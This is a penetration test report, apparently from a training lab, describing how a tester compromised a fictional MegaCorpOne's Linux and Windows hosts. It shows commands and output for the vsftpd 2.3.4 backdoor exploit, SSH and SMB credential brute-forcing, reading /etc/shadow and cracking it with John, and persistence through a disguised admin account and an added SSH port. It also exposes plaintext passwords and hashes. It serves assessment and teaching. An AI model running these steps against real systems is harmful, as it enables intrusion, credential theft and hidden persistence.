



Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Arcturus Engagements, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	11
Vulnerability Findings	12
MITRE ATT&CK Navigator Map	13

Contact Information

Company Name	Arcturus Engagements, LLC
Contact Name	Rachael Griggs
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	rachael.griggs@arc-engage.com

Document History

Version	Date	Author(s)	Comments
001	10/2/2024	Griggs, Rachael	General OSINT collection of Megacorpone network (LINUX systems only)
002	10/6/2024	Griggs, Rachael	Enumeration details added to report after initial access acquired.
003	10/10/2024	Griggs, Rachael	Switched to targeting Windows OS systems on Megacorpone network. Enumeration details added after gaining initial access.
004	10/16/2024	Griggs, Rachael	Details added after gaining privileged root access.

Introduction

In accordance with MegaCorpOne’s policies, Arcturus Engagements, LLC (henceforth known as Arc-Engage) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks’ and systems’ security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne’s network segments by Arc-Engage during October of 2024.

For the testing, Arc-Engage focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne’s web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Arc-Engage used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

Arc-Engage begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

Arc-Engage uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Arc-Engage's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical:	Immediate threat to key business processes.
High:	Indirect threat to key business processes/threat to secondary business processes.
Medium:	Indirect or partial threat to business processes.
Low:	No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational:	No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected or denied an attack technique or tactic from occurring.

- MegaCorpOne uses a VPN.
- Administrator permissions are required to login to the system remotely.
- SMBv1 Protocol is disabled; MegaCorpOne uses SMBv3 Protocol.

Summary of Weaknesses

Arc-Engage found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities. A weakness will be categorized in terms of its correspondence to one or more of the vulnerabilities listed in the Open Web Application Security Project (OWASP) Top 10.

- Broken Access Control (A01:2021): Weak password on public web application
- Security Misconfiguration (A05: 2021): Excessive information disclosure
- Broken Access Control - Port 22/TCP open for SSH
- Broken Access Control - Open port 21/FTP vulnerable to backdoor executable
- Broken Access Control - Unencrypted text file containing administrator's credentials
- Broken Access Control - Unauthorized data access via port 25/SMTP
- Broken Access Control - Unrestricted root access
- Broken Access Control - Open port 445 vulnerable to SMB exploit
- Broken Access Control - Open port 135 vulnerable to RPC exploit SYSTEM privileges
- Broken Access Control - Weak Operating System Configurations

Executive Summary

To succeed as a penetration tester, one must think like a hacker. This axiom is common in our field. We first thank MegaCorpOne for allowing Arcurus Engagements (Arc-Engage) for allowing us to put our hacker caps on for a greater good: the security of your web application, servers, workstations, and, most importantly, your sensitive data. We truly appreciate your confidence in Arc-Engage and trusting us with your assets.

To follow along with our report, we will organize our findings according to the phases of pen-testing work: Planning, Reconnaissance, Scanning, Exploitation, Post-Exploitation, and Reporting. The planning stage includes our contractual agreement, and the parameters assigned within. This summary constitutes the Reporting phase. The remainder of this report will address those steps in between, starting with Reconnaissance.

Upon initial efforts at gaining sensitive information via open-source methods, Arc-Engage team members extracted usernames and email addresses. This information is publicly available, and hackers can (and will) use this data to infiltrate your network. A Google search using specified queries (a.k.a "Google Hacking") led us to this information. We had acquired a launching pad into initial access without much digging.

Executive Team

Name: Joe Sheer
 Title: CEO
 Email: joe@megacorpone.com

Name: Mike Carlow
 Title: VP Of Legal
 Email: mcarlow@megacorpone.com

Name: Alan Grofield
 Title: IT and Security Director
 Email: agrofield@megacorpone.com

Contact Our Departments

Department: Human Resources
 Email: hr@megacorpone.com

Department: Sales
 Email: sales@megacorpone.com

Department: Shipping
 Email: shipping@megacorpone.com

Our Address

MegaCorp One
 2 Old Mill St
 Rachel, NY 89001
 United States

Email: sales@megacorpone.com
 Tel: (903) 883 - MEGA
 Web: http://www.megacorpone.com

Joe Sheer

CHIEF EXECUTIVE OFFICER

Email: joe@megacorpone.com

Twitter: @Joe_Sheer

Tom Hudson

WEB DESIGNER

Email: thudson@megacorpone.com

Twitter: @TomHudsonMCO

Tanya Rivera

SENIOR DEVELOPER

Email: trivera@megacorpone.com

Twitter: @TanyaRiveraMCO

Matt Smith

MARKETING DIRECTOR

Email: msmith@megacorpone.com

Twitter: @MattSmithMCO

A more intense scan using a tool called Shodan, our team identified the name, location, and version of your web server and which ports remained open on your network. Open ports are critical vulnerabilities; think of them as open doors. Just as we would not leave our doors wide open for anyone to enter our house, we should close certain ports on the network or monitor their activity using a firewall.

149.56.244.87 Regular View Raw Data

General Information

Hostnames	www.megacorpone.com
Domains	MEGACORPONE.COM
Country	Canada

Open Ports

22	80	443
----	----	-----

// 22 / TCP

OpenSSH 8.2p1 Debian 2+deb12u3

```
// 22 / TCP                                     285928751 | 2024-10-01T22:36:04.881472

OpenSSH 9.2p1 Debian 2+deb12u3

SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMG5Nhh4mZtwHVPm3vYxS5F
g6eWqtsK1eb90m2KHvr+Xujr/DaVOVVDXam0AiqEXfRGc49dgCECAsB1vNiIJE=
Fingerprint: 05:4e:c7:97:80:2e:68:73:64:9a:6f:4d:a3:6b:dd:1f

Kex Algorithms:
    sntrup761x25519-sha512@openssh.com
    curve25519-sha256
    curve25519-sha256@libssh.org
    ecdh-sha2-nistp256
    ecdh-sha2-nistp384
    ecdh-sha2-nistp521
    diffie-hellman-group-exchange-sha256
    diffie-hellman-group16-sha512
    diffie-hellman-group18-sha512
    diffie-hellman-group14-sha256
    kex-strict-s-v00@openssh.com
```

Arc-Engage pen-testers used the sensitive data gathered to determine the pattern Megacorpone applies to its usernames. Based off the email addresses, we guessed that username for Tom Hudson was *thudson*, for example. From there, we began to guess passwords. Unfortunately, Megacorpone employees created weak passwords that were easy to guess. The passwords were neither complex nor long; it took us only a few minutes to accurately guess a few. Weak passwords are also a critical vulnerability, and hackers will gain a foothold into any system much faster than if the passwords were complex.

```
(root@kali) ~ [~/Downloads]
# ./vpn.sh

  OPEN
  v1.1

Enter username (not email address)
trivera

Enter password
Spring2021

Attempting connection to vpn.megacorpone.com...
You are now connected to MegaCorpOne VPN.
```

Let's segue now from the Reconnaissance to the Scanning phase. Pen-testers quickly guessed the password for username "*trivera*" as "Spring2021." With this additional piece of information, we knew we were even closer to gaining a foothold in your system. We then scanned the network using tools called NMAP, Zenmap, and Nessus. Keep in mind that these tools are not only available to the good guys (and gals), but to hackers as well. These scans revealed additional vulnerabilities; at least ten ports remained open that are common targets of exploitation.

```

Nmap scan report for 172.22.117.150
Host is up (0.0046s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn

```

```

Nmap scan report for 172.22.117.100
Host is up (0.0000050s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  filtered http-proxy

Nmap done: 256 IP addresses (3 hosts up) scanned in 18.98 seconds

```

With this sensitive data, Arc-Engage pen-testers exploited a common vulnerability associated with the open port 21/tcp. Notice in the screenshot below that this port's service version is "vsftpd 2.3.4". This may look like Greek gibberish, but to pen-testers, this vulnerability is like seeing someone with a large sign that says, "ENTER HERE, NO RESISTANCE, IT'S EASY!"

```

(root@kali) ~
# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-21 11:56 EDT
Nmap scan report for 172.22.117.150
Host is up (0.0091s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell

```

We had enough information from Reconnaissance and Scanning to gain initial access. Our team used a special piece of computer code called a "script" to enter Megacorpone network. The script is written in a computer language called Python and it targets the "vsftpd 2.3.4" service as mentioned above. The script creates a pathway from our computer terminal to the target, called an "open shell." Essentially, Arc-Engage connected with the Megacorpone system via this exploit. We had gained the foothold we needed with very little investigation or time.

```
(root@kali)~# searchsploit vsftpd
```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote D	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote D	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/17491.rb
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

```
Shellcodes: No Results
```

```
(root@kali)~# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send 'exit' to quit shell
```

This “backdoor” exploit also gave us access to the files on the compromised Megacorpone system, enabling us to search through every directory and file for additional data. Think of it as a thief who has bypassed the security guard and is now rummaging through your filing cabinets at night with a flashlight. The thief is looking for any sensitive data that could gain him or her an additional advantage or even deeper access into the building (i.e. your network).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > setg LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:32885 -> 172.22.117.150:6200 ) at 2024-10-22 2 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Let’s pause here for a minute to catch our breath! You may be thinking, “Wow, this all happened so quickly!” Your response and impression are both appropriate and correct. Every piece of compromised data builds upon itself; sensitive data, even if it is available to the public, can transform into invaluable, confidential, and even classified data when gathered in large quantities and pieced together. Due to weak passwords, open ports, and an abundance of publicly available sensitive data, Arc-Engage was able to infiltrate the Megacorpone system. After reading this report, please review the suggested mitigation strategies listed below each vulnerability and consider creating a small team of IT professionals and utilizing special software programs and a firewall to act as sentinels for your entire network.

The first exploit led to a cascade of additional exploits aimed at the open ports in the Megacorpone network. As you may have guessed, we’ve clearly transitioned from the Scanning phase to the Exploitation phase.

Using a program called “Metasploit,” which contains multiple “exploit modules,” we targeted the open SMTP and SSH ports, 25 and 22 respectively. The results of the SMTP exploit included a list of all usernames on the Megacorpone system. Additionally, the SSH exploit granted us another way to access the network. Notice in the screenshot that we used the credentials for *tstark*.


```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 172.22.117.0
RHOSTS => 172.22.117.0
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 172.22.117.0:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

```
(root@kali)~/usr/share/metasploit-framework/data/wordlists
# cat unix_users.txt

4Dgifts
abrt
adm
admin
administrator
anon
_apt
arpwatch
auditor
avahi
avahi-autoipd
backup
bbs
beef-xss
bin
bitnami
checkfs
checkfsys
checksys
chronos
chrony
cmmwlogin
cockpit-ws
colord
couchdb
cups-pk-helper
```

Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
<https://nvd.nist.gov/vuln/detail/CVE-1999-0502>

```
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 172.22.117.150:22 - Starting brute force
[*] 172.22.117.150:22 - Success: 'tstark:Password!' 'uid=1004(tstark) gid=1004(tstark) groups=1004(tstark) Could not chdir to home directory /home/tstark: No such file or directory Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux Could not chdir to home directory /home/tstark: No such file or directory '
[*] SSH session 1 opened (172.22.117.100:45711 -> 172.22.117.150:22 ) at 2024-10-22 21:48:09 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

What do you think a hacker would want to do next? Now that they have initial access, they will want to move up and through the system. They will continue to comb the files for any credentials that can help them “level up,” to put it in gamer terms. The next goal is to gain full system access, or root access, to exploit the system even more. This “privileged escalation” is what hackers are always after. Once acquired, they will continue to exploit the system. We have now entered the Post-Exploitation stage.

Arc-Engage team members located an unencrypted text file that contained an administrator's username and password. We couldn't believe it! This information is just what we needed to procure privileged escalation. (special request: whoever wrote this text file, we'd like to speak with them, and to Jim, who saved it with an obvious name and in an inconspicuous place. These examples highlight the need for the employee force to receive proper training on safekeeping sensitive information).

The result of this finding, in tandem with an open SSH port, enabled us to achieve **root** access, highly coveted by hackers and perilous for Megacorpone.

```
find / -type f -iname *admin* | grep password
find / -type f -iname */var/tmp/adminpassword.txt
```

```
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity
█
```

```
File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
( rootkali )-[~]
# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Oct 17 21:06:08 2024 from 172.22.117.100
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~# whoami
root
root@metasploitable:~# █
```

Why is **root** access perilous? A hacker can access prized files that contain extremely sensitive information such as passwords and user account information. He or she can determine which accounts are still active; they can then exploit the system further with the correct credentials.

While the passwords within these files are encrypted with what we call “hashes,” software is available to crack them. The two files are called “shadow” and “passwd” and are usually located in the “**etc**” folder. Just imagine what a threat actor could do with this additional information!

```
root@metasploitable:/etc# cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
```

```
root@metasploitable:/etc# cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
```

```

(root@kali)~[~/Documents]
# nano exerciselhash.txt

(root@kali)~[~/Documents]
# john exerciselhash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants)
[MD5 512/512 AVX512BW 16x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
service (service)
user (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity (msfadmin)
123456789 (klog)
batman (sys)
Password! (tstark)
7g 0:00:00:00 DONE 2/3 (2024-10-17 19:24) 13.72g/s 184015p/s 188815c/s 188815C/s Barn2.
Butch!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

```

(root@kali)~[~]
# john --show hash.txt
sys:batman
klog:123456789
msfadmin:cybersecurity
postgres:postgres
user:user
service:service
tstark:Password!

7 password hashes cracked, 2 left

```

A dangerous outcome of Post-Exploitation is the hacker's ability to establish "persistence" on a system. Persistence occurs when a threat actor has access to your system anytime and for as long as they need.

Team members with Arc-Engage established persistence by creating a new user and password. The name of the new user fits in with the other names in the system; it does not stand out in any way. No one would look twice at it. Once we logged into the system with the credentials we created, we could access the Megacorpone network anytime without reconnaissance efforts or scanning.

Note: vulnerabilities related to the open SSH port allowed us to gain access with the credentials we created. We also edited the configuration file for the SSH protocol. We added another port to the file. Hackers will edit these configuration files (think of them as "settings") to create unique ways to infiltrate a system. Adding another layer of authentication for root access, such as Multi-Factor Authentication, would be a mitigation we suggest. This way, only an authorized and authenticated user can access these configuration files.

```

root@metasploitable:~# head /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
root@metasploitable:~#

```



```

root@metasploitable:/home/user# adduser shstemd-ssh
Adding user `shstemd-ssh' ...
Adding new group `shstemd-ssh' (1003) ...
Adding new user `shstemd-ssh' (1003) with group `shstemd-ssh' ...
Creating home directory `/home/shstemd-ssh' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for shstemd-ssh
Enter the new value, or press ENTER for the default
  Full Name []: shstemd-ssh
    Room Number []: 1a
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
root@metasploitable:/home/user# usermod -aG admin shstemd-ssh

```

```

telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
tstark:x:1004:1004::/home/tstark:/bin/sh
shstemd-ssh:x:1003:1003:shstemd-ssh,1a,,:/home/shstemd-ssh:/bin/bash
root@metasploitable:/etc# groups shstemd-ssh
shstemd-ssh admin

```

```

(root@kali) - [~/Documents]
# ssh -p 10022 shstemd-ssh@172.22.117.150
shstemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

shstemd-ssh@metasploitable:~$ sudo su -
[sudo] password for shstemd-ssh:
root@metasploitable:~#

```

So far, we have traveled through the various stages of the pen testing process. We have covered all six stages, but only applied to Megacorpone's Linux machines. At this point in time, Arc-Engage pivoted and focused its efforts on exploiting Windows machines operating in the corporate environment.

We began scanning the network, noticed that several key ports were open. This vulnerability is the same as the one found with the Linux network of computers.

```

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00036s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3390/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

As you can see, port 445 for the SMB service remains open on the Megacorpone network. This port is specific to Windows machines only. It helps the operating system communicate with peripheral devices such as printers.

The Arc-Engage team then moved from the Scanning phase to the Exploitation phase. Using Metasploit, they located an exploit module that targets this vulnerability. We were able to gain access to a Windows workstation using *tstark*'s credentials.

However, we have good news. When we attempted to login to a remote workstation using *tstark*'s credentials (instead of using the terminal in our computers), we were unsuccessful. One strength of the Megacorpone's network is that users must be assigned permission to access a remote workstation. This means that the system is partially hardened and serves as a significant roadblock to malicious actors.

```

USERPASS_FILE      no      File containing users and passwords separa
USER_AS_PASS       false     no      Try the username as the password for all u
USER_FILE          no      File containing usernames, one per line
VERBOSE           true      yes     Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.0/24
RHOSTS => 172.22.117.0/24
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

```

```

[!] 172.22.117.18:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.19:445 - 172.22.117.19:445 - Starting SMB login bruteforce
[-] 172.22.117.19:445 - 172.22.117.19:445 - Could not connect
[!] 172.22.117.19:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445 - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445 - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
[!] 172.22.117.20:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.21:445 - 172.22.117.21:445 - Starting SMB login bruteforce
[-] 172.22.117.21:445 - 172.22.117.21:445 - Could not connect
[!] 172.22.117.21:445 - No active DB -- Credential data will not be saved!

```



Additionally, since port 135 also remained open, we exploited the WMI (Windows Management Instrumentation) service to gather additional information – and a lot of it! By running specific commands, we accumulated a massive amount of data on your system configurations, tasks and services running on your computer, and operating system details, just to name a few. Please recall that public information in aggregate can become sensitive and proprietary. A threat agent certainly can and will use this data to further exploit the Megacorpone system.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND tasklist
COMMAND => tasklist
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]


| Image Name          | PID | Session Name | Session# | Mem Usage |
|---------------------|-----|--------------|----------|-----------|
| System Idle Process | 0   | Services     | 0        | 8 K       |
| System              | 4   | Services     | 0        | 20 K      |
| Registry            | 72  | Services     | 0        | 4,692 K   |
| smss.exe            | 376 | Services     | 0        | 104 K     |
| csrss.exe           | 472 | Services     | 0        | 1,456 K   |


```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND systeminfo
COMMAND => systeminfo
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Host Name: WINDOWS10
OS Name: Microsoft Windows 10 Pro N
OS Version: 10.0.19042 N/A Build 19042
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
Registered Owner: sysadmin
Registered Organization:
Product ID: 00331-60000-00000-AA609
Original Install Date: 5/10/2021, 12:17:16 AM
System Boot Time: 10/21/2024, 6:01:32 PM
System Manufacturer: Microsoft Corporation
System Model: Virtual Machine
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version: Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
